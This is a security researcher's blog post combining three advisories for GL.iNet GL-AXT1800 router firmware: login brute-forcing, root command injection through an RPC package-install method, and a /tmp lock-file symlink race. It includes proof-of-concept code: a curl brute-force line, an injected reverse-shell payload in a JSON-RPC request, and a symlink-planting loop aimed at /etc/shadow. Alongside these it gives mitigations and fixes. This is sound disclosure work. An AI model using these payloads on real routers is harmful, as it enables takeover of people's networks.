Authentication Bypass, Command Injection Vulnerability, and Race Condition in GL.iNet GL-AXT1800 Router Firmware

Aleksa Zatezalo Follow 8 min read · Jan 8, 2026





Authentication Bypass

Summary

A critical authentication bypass vulnerability has been discovered in the GL.iNet GL-A T1800 (Slate A) router firmware versions 4.2.0, 4.6.4, and 4.6.8. This flaw stems from the absence of rate limiting, CAPTCHA, or account lockout mechanisms in the LuCI web interface's authentication endpoint. An unauthenticated attacker on the local network can perform unlimited brute-force attacks on admin credentials, potentially leading to full administrative access.This vulnerability can be chained with an authenticated command injection issue (detailed in a separate advisory) to achieve remote code execution (RCE) without initial authentication. Exploitation could result in complete device compromise, including unauthorized configuration changes, data exposure, and network infiltration.

Affected Products

- Vendor: GL.iNet
- Product: GL-A T1800 (Slate A)
- Affected Firmware Versions: 4.2.0, 4.6.4, 4.6.8
- Tested Platforms: Physical devices running the specified firmware
- Potentially Affected Models: Other GL.iNet routers using the LuCI web interface (unconfirmed; further testing recommended)

Users should verify their firmware version through the router's web interface under System > Overview.

Vulnerability Description

The vulnerability affects the authentication endpoint at */cgi-bin/luci* in the LuCI web interface, which is based on OpenWrt. The endpoint processes POST requests containing *luci_username* and *luci_password* parameters without implementing any anti-brute-force measures. Successful logins

return an HTTP 302 redirect, while failures return HTTP 403, allowing attackers to automate attempts and identify valid credentials.Key issues:

No Rate Limiting: Unlimited requests can be sent without delay or restriction.

No Account Lockout: Accounts remain active regardless of failed attempts.

No CAPTCHA: No challenge-response mechanisms to prevent automation.

This is classified as CWE-307: Improper Restriction of Excessive Authentication Attempts.

Proof-of-Concept

An attacker can script repeated POST requests to brute-force passwords. A basic example using curl:

```
curl -d "luci_username=root&luci_password=<password_attempt>" http://<router_ip>
```

Monitor responses: HTTP 302 indicates success. Tools like Python scripts with wordlists can automate this, achieving high-speed attempts (e.g., thousands per minute) on a local network.Note: This PoC assumes local network access. When chained with the command injection vulnerability, it enables full RCE.

Impact

Exploitation allows:

- Disclosure of admin credentials via brute-force.
- Unauthorized administrative access to the router.
- Modification of settings, such as Wi-Fi configurations, firewall rules, and DNS settings.
- Exposure of sensitive information, including connected device details and network traffic.
- Facilitation of further attacks, such as chaining with authenticated vulnerabilities for root-level RCE.

CVSS v3.1 Score: 6.5 (Medium)

- Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- Breakdown: Adjacent network attack, low complexity, no privileges required, high confidentiality impact.

In a chained scenario with command injection, the overall impact escalates to high severity, enabling full system compromise.

Mitigation

- Update Firmware: Monitor for security patches from GL.iNet. As of this publication, no fix has been released. Check the vendor's security advisories regularly.
- Use Strong, Unique Passwords: Replace default or weak passwords with complex ones (at least 12 characters, mixing types) to increase brute-force resistance.
- Disable WAN Access: Ensure the admin interface is not exposed to the internet; restrict to LAN only.

- Implement Network Controls: Use VLANs or segmentation to limit local network access to the router's admin ports (80/443).
- Monitor Logs: Regularly review router logs for excessive failed login attempts.
- Vendor Fix: GL.iNet should add rate limiting (e.g., delay after failures), CAPTCHA, and temporary lockouts to the authentication endpoint.

If compromise is suspected, perform a factory reset and update to the latest firmware immediately.

Credits

Researcher: Aleksa Zatezalo (Independent Security Researcher)

Tools Used: Custom Python exploit script (glinet_pwn.py), aiohttp, requests, passlib.

A full exploit chain can be found here:

https://github.com/AleksaZatezalo/glinet-1800-rce

Contact: For questions or collaboration, reach out via zabumaphu@gmail.com or @ZatezaloAleksa on .com.

This advisory is provided for informational purposes. Use the information responsibly and only for authorized testing. Unauthorized exploitation may violate laws such as the Computer Fraud and Abuse Act (CFAA).

References

- GL.iNet Official Website: https://www.gl-inet.com
- GL.iNet Security Advisories: https://www.gl-inet.com/security/ (Note: Page was inaccessible at time of writing; may be under maintenance)
- CWE-307: Improper Restriction of Excessive Authentication Attempts: https://cwe.mitre.org/data/definitions/307.html
- Related Exploit Code (for educational purposes): Available on GitHub (repository details withheld until CVE assignment; contact author for access)
- MITRE CVE Program: https://cve.mitre.org

Command Injection

Security Advisory

A severe command injection vulnerability has been identified in the GL.iNet GL-A T1800 (Slate A) router firmware versions 4.2.0, 4.6.4, and 4.6.8. This flaw affects the plugins.install_package RPC method, which improperly sanitizes user-supplied input in the package name parameter. Authenticated attackers can exploit this vulnerability to execute arbitrary shell commands with root privileges on the device.This vulnerability can be chained with an authentication bypass issue (detailed in a separate advisory) to achieve unauthenticated remote code execution (RCE) from the local network. Successful exploitation leads to full device compromise, including access to connected networks, data interception, and potential lateral movement.

Affected Products

- Vendor: GL.iNet
- Product: GL-A T1800 (Slate A)
- Affected Firmware Versions: 4.2.0, 4.6.4, 4.6.8

- Tested Platforms: Physical devices running the specified firmware
- Potentially Affected Models: Other GL.iNet routers using similar RPC APIs (unconfirmed; further testing recommended)

Users should check their firmware version via the router's web interface (LuCI) under System > Overview.

Vulnerability Description

The vulnerability resides in the RPC API endpoint at /rpc, specifically in the plugins.install_package method. This method is intended for installing packages via the OpenWrt-based opkg package manager. However, the name parameter is passed unsanitized to the underlying shell script /usr/libexec/opkg-call.Key issues:

- Lack of Input Sanitization: The package name undergoes shell expansion without escaping special characters.
- Command Substitution Exploitation: Attackers can inject commands using backticks (`command`) or $() syntax, which are executed in the shell context.
- Root Privileges: The opkg-call script runs with root privileges, escalating any injected commands to full system access.

This is classified as a CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection').

Proof of Concept

An authenticated attacker can send a crafted JSON-RPC request to exploit the flaw. The following example demonstrates injecting a reverse shell payload:

```
POST /rpc HTTP/1.1
Host: <router_ip>
Content-Type: application/json
Cookie: Admin-Token=<valid_session_id>

{
  "jsonrpc": "2.0",
  "id": 1,
  "method": "call",
  "params": ["<session_id>", "plugins", "install_package", {"name": ["`bash -i >
}
```

Impact

Exploitation allows:

- Arbitrary command execution as root.
- Full control over the router, including configuration changes, firmware modifications, and network traffic manipulation.
- Access to sensitive data, such as Wi-Fi credentials, connected device information, and intercepted traffic.
- Potential for persistence via backdoors or malware installation.
- Lateral attacks on internal networks connected to the router.

CVSS v3.1 Score: 8.8 (High)

- Vector: AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- Breakdown: Adjacent network attack, low complexity, low privileges required (authenticated), high confidentiality/integrity/availability impact.

In a chained scenario with authentication bypass, the effective score increases due to no privileges required.

Mitigation

Update Firmware: Check for patches from GL.iNet. As of this publication, no official fix has been released. Monitor the vendor's security page for updates.

Disable Remote Administration: Restrict access to the LuCI interface (port 80/443) to trusted networks only.

Use Strong Passwords: Mitigate chaining risks by using complex, unique admin passwords to hinder brute-force attacks.

Network Segmentation: Isolate the router from critical internal networks.

Monitor for Exploitation: Watch router logs for suspicious RPC calls or unexpected shell activity.

Vendor Patch: GL.iNet has implemented proper input sanitization (e.g., escaping shell metacharacters) in the opkg-call invocation and add rate limiting to authentication endpoints.

If you suspect compromise, reset the router to factory defaults and update firmware immediately.

Disclosure Timeline

- 2025–11–16: Vulnerabilities discovered during security testing.
- 2025–11–24: Initial contact with GL.iNet via security@gl-inet.com.
- 2025–11–24: Vendor acknowledged receipt and began investigation.
- 2025–11–26: CVE request submitted to MITRE.
- 2026–01–07: Public disclosure via this advisory (after 45+ days without patch).

This disclosure follows responsible practices, providing the vendor ample time to respond. No active exploits were observed in the wild at the time of discovery.

Credits

Researcher: Aleksa Zatezalo (Independent Security Researcher)


Tools Used: Custom Python exploit script (glinet_pwn.py), aiohttp, requests, passlib.

A full exploit chain can be found here:

GitHub — AleksaZatezalo/glinet-1800-rce

Contribute to AleksaZatezalo/glinet-1800-rce development by creating an account on GitHub.

github.com



Contact: For questions or collaboration, reach out via zabumaphu@gmail.com or @ZatezaloAleksa on .com.

This advisory is provided for informational purposes. Use the information responsibly and only for authorized testing. Unauthorized exploitation may violate laws such as the Computer Fraud and Abuse Act (CFAA).

References

- GL.iNet Official Website: https://www.gl-inet.com
- GL.iNet Security Advisories: https://www.gl-inet.com/security/ (Note: Page was inaccessible at time of writing; may be under maintenance)
- CWE-78: OS Command Injection: https://cwe.mitre.org/data/definitions/78.html
- Related Exploit Code (for educational purposes): Available on GitHub (repository details withheld until CVE assignment; contact author for access)
- MITRE CVE Program: https://cve.mitre.org

Symlink Race Condition

Affected Versions

Product Affected Versions Fixed Version GL.iNet Firmware 4.6.0, 4.6.2, 4.6.4.

Summary

A local privilege escalation vulnerability exists in the GL.iNet `opkg-call` wrapper script due to insecure handling of the lock file `/tmp/opkg.lock`. The script uses `flock` on a file in a world-writable directory without protection against symbolic links, enabling a classic TOCTOU (time-of-check-time-of-use) race condition.

An authenticated local attacker can exploit this vulnerability to create or truncate arbitrary files with root privileges, leading to complete system compromise.

Technical Details

Vulnerable Code

The `opkg-call` script handles package management operations and uses file locking for synchronization:

```
) 200>/tmp/opkg.lock
rm -f /tmp/opkg.lock /tmp/opkg.err /tmp/opkg.out
```

The script redirects file descriptor 200 to `/tmp/opkg.lock` for use with `flock`. Because `/tmp` is world-writable and the script does not verify whether `/tmp/opkg.lock` is a symbolic link, an attacker can:

1. Monitor for the lock file's absence
2. Create a symbolic link from `/tmp/opkg.lock` to an arbitrary target file (e.g., `/etc/shadow`)
3. Trigger the opkg wrapper (via LuCI or direct invocation)
4. The shell's redirection follows the symlink and opens the target file as root

Attack Vector

The race window exists between the `rm -f /tmp/opkg.lock` cleanup from a previous invocation and the `200>/tmp/opkg.lock` redirection in the next

invocation. An unprivileged user can repeatedly attempt to plant a symlink during this window.

Exploitation Requirements

- Local access to the device (e.g., via SSH, serial console, or compromised web application)
- Ability to trigger the opkg wrapper as root (e.g., through LuCI package management interface)

Impact

Successful exploitation allows an attacker to:

Target File Impact `/etc/shadow` Denial of service (authentication failure) or authentication bypass via known password hash `/etc/passwd` Account manipulation, privilege escalation `/etc/crontabs/root` Arbitrary command execution as root `/etc/rc.local` Persistent backdoor surviving reboots `/etc/dropbear/*` SSH key manipulation

This vulnerability enables full root compromise of the affected device.

Proof of Concept

```
#!/bin/sh
target="/etc/shadow"
```

```
# Plant symlink during race window
while :; do
    ln -sf "$target" /tmp/opkg.lock 2>/dev/null && break
    rm -f /tmp/opkg.lock 2>/dev/null
```

```
    usleep 50000 2>/dev/null || sleep 0.05
done
```

```
echo "[+] Symlink planted. Trigger opkg wrapper via LuCI or CLI."
# Example trigger: curl -k 'http://192.168.8.1/cgi-bin/luci/admin/system/package
```

Remediation

GL.iNet should implement one or more of the following mitigations:

Option 1: Use a Root-Owned Directory (Recommended)

```
LOCKFILE="/var/lock/opkg.lock"
# or
LOCKFILE="/run/opkg/opkg.lock"
```

Option 2: Explicitly Reject Symlinks

```
if [ -L /tmp/opkg.lock ]; then
    echo "Refusing to operate on symlink" >&2
    exit 1
fi
```

Option 3: Use `mktemp` with Atomic Operations

```
LOCKFILE=$(mktemp /var/lock/opkg.XXXXXX)
```

Additional Recommendations

- Apply the same fix to `/tmp/opkg.out` and `/tmp/opkg.err`
- Consider using `noclobber` shell option or `O_EXCL` semantics where applicable

User Mitigation

Until a patch is available, users can:

1. Restrict shell access to trusted administrators only
2. Monitor `/tmp` for suspicious symlink creation
3. Consider applying the fix manually if comfortable modifying system scripts

Timeline

Vendor notified 2025–12–06 Vendor acknowledged vulnerability and labeled it an acceptable risk.

References

- CWE-367: Time-of-Check Time-of-Use (TOCTOU) Race Condition

Credit

This vulnerability was discovered and reported by **Aleksa Zatezalo**.

Disclaimer

This advisory is provided for educational and defensive purposes. The author is not responsible for any misuse of this information. Always obtain proper authorization before testing systems you do not own.

Hacking Zero Day Security Mitre Attack Defcon

Written by Aleksa Zatezalo

585 followers · 17 following

Follow


Interested in the intersection of Cloud, Cyber Security, and Artificial Intelligence. Continually striving towards mastery of my domain. Forever an Apprentice.

No responses yet

Write a response

What are your thoughts?

More from Aleksa Zatezalo



In Offensive Security Library by Aleksa Zatezalo

OSCP Proving Grounds Walkthrough: Pebbels

Pebbles is a vulnerable machine on Offensive Securities Proving Grounds. It's catagorized...


Aug 30, 2023 7

In InfoSec Write-ups by Aleksa Zatezalo

Extracting saved passwords in Chrome using python

Introduction

May 28, 2025 30 1




In Offensive Security Library by Aleksa Zatezalo

OSCP Proving Ground Walkthrough: Bratarina

Introduction

Aug 7, 2023 49



In InfoSec Write-ups by Aleksa Zatezalo

Finding my First SQL Injection On HackerOne

SQL injections have been a persistent aspect of web application security, maintaining thei...

Jan 19, 2025 220 5

See all from Aleksa Zatezalo


Recommended from Medium

Abhishek meena

Server-Side Request Forgery (SSRF): From Ping to RCE

Why I'm Writing This

Dec 7, 2025 342 7



PARADOX

P1 Bug — Race Condition to Four Digit Bounty

Hey there, back again with another post! 😄

Jan 8 418 8

In MeetCyber by Bash Overflow

JWT Authentication Bypass via jku Header Injection

Inside the JWT Misconfiguration That Lets Attackers Become Admins with a Single...

Dec 3, 2025 79

In InfoSec Write-ups by Krishna Kumar

🎯 Hacking Google Drive Integrations: A Deep Dive into...

How two critical vulnerabilities in Google Drive's third-party integration system...


Feb 11 1

In LegionHunters by Abhirup Konwar

Fuzzing Wordlists for Backup Files

Custom tiny wordlist to find information disclosure bugs

4d ago 26



Define

Server-Side Attacks—Skills Assessment

بسم الله الرحمن الرحيم

Nov 19, 2025 52 1

See more recommendations